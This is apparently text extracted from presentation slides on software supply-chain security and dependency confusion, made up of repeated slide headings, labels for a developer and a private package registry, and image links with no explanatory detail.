


Dependencies

# Supply-Chain Lifecycle



# Supply-Chain Lifecycle





# Dependency Confusion



# How does it work?



# How does it work?



Developer

# How does it work?



Company's Private  
Package Registry




Developer


# How does it work?




# How does it work?



# How does it work?

